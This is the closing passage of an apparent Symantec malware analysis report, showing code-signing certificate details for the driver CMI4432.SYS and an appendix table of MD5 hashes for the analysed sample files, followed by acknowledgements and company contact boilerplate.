
Figure 6
CMI4432.SYS signature information



Show: Version 1 Fields Only

Field	Value
Version	V3
Serial number	04 69 31 bf 57 eb c5 94 7d 3d ...
Signature algorithm	sha1RSA
Issuer	VeriSign Class 3 Code Signing ...
Valid from	Sunday, August 02, 2009 5:0...
Valid to	Thursday, August 02, 2012 4:...
Subject	[redacted] Incorporat...
Public key	RSA (1024 Bits)

Figure 7
Differences between variants



Acknowledgements

We wish to thank the research lab who notified us of the sample and provided their research and samples.

Appendix

File hashes

Table 4

Sample names and hashes

File Name	MD5
cmi4432.pnf	0a566b1616c8afeef214372b1a0580c7
netp192.pnf	94c4ef91dfcd0c53a96fdc387f9f9c35
cmi4464.PNF	e8d6b4dadb96ddb58775e6c85b10b6cc
netp191.PNF	b4ac366e24204d821376653279cbad86
cmi4432.sys	4541e850a228eb69fd0f0e924624b245
jminet7.sys	0eecd17c6c215b358b7b872b74bfd800
Infostealer	9749d38ae9b9ddd81b50aad679ee87ec

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Moutain View, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527-8000
www.symantec.com